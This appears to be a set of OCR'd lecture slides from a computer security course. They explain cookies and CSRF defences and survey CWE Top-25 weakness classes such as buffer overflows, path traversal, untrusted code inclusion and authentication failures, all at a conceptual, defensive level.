
Some content adapted from: https://web.stanford.edu/class/cs253/

Cookies (refresh)

- Small piece of data stored by a browser on a user's device
  - **Main goal:** storing state information (such as shopping cart details) to create HTTP "sessions"
  - **Secondary uses:** tracking users.

- Ambient authority in cookies
  - Assume you are logged into bank.com -> you have cookies stored for bank.com.
  - Any new HTTP requests to bank.com will include all cookies for bank.com **even if the request originated from another domain**.

What is the implication for a CSRF attack?



Insecure Interaction Between Components
CWE-352: 'Cross-site Request Forgery'

How to avoid cross site request forgery?

~~Same origin policy~~

Confirm origin of authority and request

Check the HTTP "referrer" or "origin" field of the request before executing it

Make requests side-effect free (no changes at the server that modify the response)

Include an authenticator that the adversary cannot guess (challenge)

Request re-authentication for every action

Why is all this so hard?

HTTP requires web developers to re-define a session for each application

No standard way of managing sessions → errors

CWE II: Risky Resource Management

"ways in which software does not properly manage the creation, usage, transfer, or destruction of important system resources"

The system acts on inputs that are not sanitized

CWE ID	
CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CWE-494	Download of Code Without Integrity Check
CWE-829	Inclusion of Functionality from Untrusted Control Sphere
CWE-676	Use of Potentially Dangerous Function
CWE-131	Incorrect Calculation of Buffer Size
CWE-134	Uncontrolled Format String
CWE-190	Integer Overflow or Wraparound

Risky Resource Management

The family of “buffer overflow” bugs

[3] CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[18] CWE-676	Use of Potentially Dangerous Function
[20] CWE-131	Incorrect Calculation of Buffer Size
[24] CWE-190	Integer Overflow or Wraparound

Other insufficient sanitization

[13] CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[23] CWE-134	Uncontrolled Format String

The “TCB under the control of the adversary” bugs

[14] CWE-494	Download of Code Without Integrity Check
[16] CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Risky Resource Management
'TCB under the control of the adversary'

Once in TCB any property can be violated!

CWE-494 Download of Code Without Integrity Check

Never include in your TCB code components that you have not positively verified

At least verify the origin through a signature!

CVE-2008-3438: Apple Mac OS X does not properly verify the authenticity of updates
https://www.security-database.com/detail.php?alert=CVE-2008-3438

CWE-829 Inclusion of Functionality from Untrusted Control Sphere

Dynamic `include` under the control of the adversary

Examples:

including javascript on a web-page that comes from and untrusted source

CWE III: Porous defenses

"defensive techniques that are often misused, abused, or just plain ignored"

Defenses fail to provide full protection or complete mediation, through missing checks, or partial mechanisms only

CWE ID	
CWE-306	Missing Authentication for Critical Function
CWE-862	Missing Authorization
CWE-798	Use of Hard-coded Credentials
CWE-311	Missing Encryption of Sensitive Data
CWE-807	Reliance on Untrusted Inputs in a Security Decision
CWE-250	Execution with Unnecessary Privileges
CWE-863	Incorrect Authorization
CWE-732	Incorrect Permission Assignment for Critical Resource
CWE-327	Use of a Broken or Risky Cryptographic Algorithm
CWE-307	Improper Restriction of Excessive Authentication Attempts
CWE-759	Use of a One-Way Hash without a Salt

Porous defenses

Authentication and Authorization design failures and bugs

Encryption failures

The last 4 weeks of the course!!

CWE-306	Missing Authentication for Critical Function
CWE-862	Missing Authorization
CWE-798	Use of Hard-coded Credentials
CWE-311	Missing Encryption of Sensitive Data
CWE-807	Reliance on Untrusted Inputs in a Security Decision
CWE-250	Execution with Unnecessary Privileges
CWE-863	Incorrect Authorization
CWE-732	Incorrect Permission Assignment for Critical Resource
CWE-327	Use of a Broken or Risky Cryptographic Algorithm
CWE-307	Improper Restriction of Excessive Authentication Attempts
CWE-759	Use of a One-Way Hash without a Salt